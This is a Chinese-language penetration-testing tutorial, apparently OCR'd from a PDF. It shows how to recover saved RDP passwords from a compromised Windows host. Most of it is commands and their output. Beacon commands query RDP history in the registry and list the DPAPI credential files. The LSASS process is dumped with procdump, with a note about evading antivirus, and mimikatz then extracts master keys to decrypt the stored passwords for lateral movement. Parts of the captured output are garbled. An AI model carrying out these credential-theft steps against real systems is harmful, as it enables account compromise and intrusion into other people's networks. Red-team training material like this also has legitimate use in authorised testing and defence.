

在内网渗透的过程中可能会遇到目标管理员有远程登陆的记录,有些管理员会有保存密码的习惯,这个时候我们想要扩大横向范围,密码搜集是最重要的。

## 离线解密 RDP 保存的密码

在做渗透的过程中如果登陆到了目标远程桌面后,或者获取到一个执行命令权限的 Shell,第一件事需要做的就是权限维持,什么自启动、计划任务都做一遍,第一 保证权限不丢失,当然是在免杀的情况下;

第二就是把机器里的文件翻的底朝天,其实就是看看管理员执行的一些命令记录,或者一些重要文件,你可能会收获其他东西,例如本篇的 RDP 连接记录。

在一次渗透中通过查看目标注册表发现了历史 RDP 的记录:

reg query "HKEY\_CURRENT\_USER\Software\Microsoft\Terminal Server Client\Server
s" /s

```
Beacon 10.1.40.2@5740 X Beacon 10.1.40.2@3820 X
                  Processes 10.1.40.2@5740 X Credentials X
beacon> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[+] host called home, sent: 113 bytes
[+] received output:
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.1
                        REG SZ
                                           YSQL\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.3
UsernameHint REG_SZ \SERVICE\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.4
    UsernameHint
                        REG_SZ
                                           SY\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.26.214
UsernameHint REG_SZ ——1\administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.27.86
    UsernameHint REG_SZ
CertHash REG_BINARY
                                     WIN-WIN-9IN\Administrator
C8CB244E64EBCB3AD94F08CAC450DC229C293736
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.16.30.71
                                     WIN-____K002\Administrator
EFAA6642FECCC8BFF728B585D4C824D5E76E2BF5
    UsernameHint
                   REG_BINARY
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.16.30.72
                        REG SZ
                                     7E2FEF518C187EB14EA4F81BADA56606F6ACDBC3
                   REG BINARY
                                                                                                                😘 渗透攻击红队
```

发现存在 RDP 密码文件:

beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\\*

[\*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credent

```
ials\*
[+] host called home, sent: 89 bytes
[+] received output:
驱动器 C 中的卷没有标签。
卷的序列号是 C09B-63AC
C:\Users\Administrator\AppData\Local\Microsoft\Credentials 的目录
2017-08-31 11:28
                   <DIR>
2017-08-31 11:28
                   <DIR>
2017-08-31 11:28
                              482 242067442375049DD8C15BA0948FA81A
2017-08-31 11:08
                              482 66F17973F3B68674CB1837A732B2022A
                                964 字节
              2 个文件
              2 个目录 19,997,614,080 可用字节
```

通过把两个文件下载到本地离线进行解密:

然后使用: procdump.exe(注意免杀问题) 把 Isass.dmp 抓下来


```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

之后通过 Mimikatz 进行获取 guidMasterKey 值: (后面会用到)


```
_ D X
mimikatz 2.2.0 x64 (oe.eo)
                   #####
 .## / \ ##
   "##\v\##\
'#####
mimikatz # privilege::debug
Privilege '20' OK
**BLOB**
                                    00000001 - 1
   dwVersion
   guidProvider
                                    {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
   awmasterkeyversion
guidMasterKey
dwElags
                                    00000001 - 1
{3120427e-2fc7-4102-
20000000 - 536870912 (c
                                    00000012 - 18
   dwDescriptionLen
szDescription
dwAlgCryptLen
dwSaltLen
pbSalt
26df43d
                                    algCrypt
00000100 - 256
00000020 - 32
                                                                      : 00006610 - 26128 (CALG AES 256)
                                    357f580c8ca8d802a49
   dwHmacKeyLen
pbHmackKey
                                    000000000 - 0
                                    0000800e - 32782 (CALG_SHA_512)
00000200 - 512
00000020 - 32
   algHash
   dwAlgHashLen
   dwHmac2KeyLen
pbHmack2Key
                                    10f23076390914da5111955566
 :19a3b6
   dwDataLen
                                    000000f0 - 240
pbData : bfe5f5cff3ed50a4ec001d586d850993bad14013d6c98ff4c9d4b23b9
1f5127587aaf360b0c49b7c7d29fea842cbe66324c649253dcb72f056f043df236180fa1f3729fa2
bd6d24cae01c1b5f48d517c8df907d369ff04fbc8171dbc07
770456348354ba894fbd899c3b5ca596dd823a4db3289e0951f8462f3a9595c075f2121bad6b8f94
b1b51cb040fdfbc8ec1df82fb71dd7f60cbe76c682a4689165ea45b2238e6df145be47a10850ca78
d8d81090491e13f47c4552458bfa09a10e34df004a9c6a57cffd3473307c5909c172ca63e655ed71
1a6adc2a42dcc70bd0c8416
dwSignLen : 00000040 - 64
pbSign : 566137918e3b9a1fd2d8f
 mimikatz #
                                                                                                      🏠 渗透攻击红队
```

本地使用命令加载 dmp 并获取对应得 MasterKey 值:

```
mimikatz# sekurlsa::minidump lsass.dmp //将lsaa.dmp导入
mimikatz# sekurlsa::dpapi
```



最后使用 Masterkey 解密凭证得到明文密码:



之后就不用多说了,拿到密码继续横向移动 ... ...